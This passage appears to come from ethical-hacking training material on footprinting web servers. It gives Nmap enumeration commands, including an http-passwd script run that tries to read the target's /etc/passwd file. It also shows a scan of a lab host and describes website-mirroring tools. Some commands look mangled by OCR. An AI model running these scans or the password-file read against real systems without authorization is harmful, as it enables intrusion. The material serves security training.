
  `$nmap --script http-enum -p80 <host>`

- Obtain robots.txt

  `$nmap -p80 --script http-robots.txt <host>`

The following are some additional Nmap commands used to extract web server information:

- `nmap -sV –O –p target IP address`
- `nmap -sV --script http-enum target IP address`
- `nmap target IP address -p 80 --script = http-frontpage-login`
- `nmap --script http-passwd --script-args http-passwd.root =/ target IP address`



nmap -sV --script=http-enum www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help

```
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sV --script=http-enum www.goodshopping.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 00:32 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.053s latency).
rDNS record for 10.10.1.19: www.moviescope.com
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-enum:
|_  /login.aspx: Possible admin folder
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 02:15:5D:02:45:2F (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.63 seconds
```

Figure 13.27: Screenshot of Nmap

Website Mirroring

- Mirror a website to create a complete profile of the site's **directory structure**, **file structures**, **external links**, etc.
- Search for comments and other items in the **HTML source code** to make footprinting activities more efficient
- Use tools such as **WebCopier Pro**, **HTTrack Web Site Copier**, **Website Ripper Copier**, etc. to mirror a website


WebCopier Pro - MaximumSoft website
Home
Download
Advanced
Theme
New Project
Project Settings
Project
Start Download
Stop
Pause
Preview
Download
Browse Files
Find
Properties
Copy to iPhone / iPad
Browse
Program Options
Schedule
Convert Links
Show Report
Tools
Help Topics
Support
Tip of the day
Check Version
Help
Contents
MaximumSoft website
MaximumSoft (default.htm)
3177.0
0.0
Download Speed (KB/sec)
Elapsed
0:00:25
Remaining
0:00:05
Projects
Contents
Log File
Browser
Download Info
www.maximumsoft.com

Download Status: Downloading...

File Name	Size	Status
maximumsoft.com/support/index.htm	unknown	Opening...
maximumsoft.com/buy/index.htm	unknown	Opening...
maximumsoft.com/css/uikit.css	144.2 KB	Done
../img/buttons/appstore_amazon.png	unknown	Opening...
../img/buttons/appstore_google.png	14.4 KB	From cache

Found: 542
Processed: 409
Filtered: 25
Errors: 0
Speed: 150.7 KB/sec
Avg Speed: 705.3 KB/sec
Downloaded: 17.6 MB
Total Size: 30.8 MB

https://www.maximumsoft.com

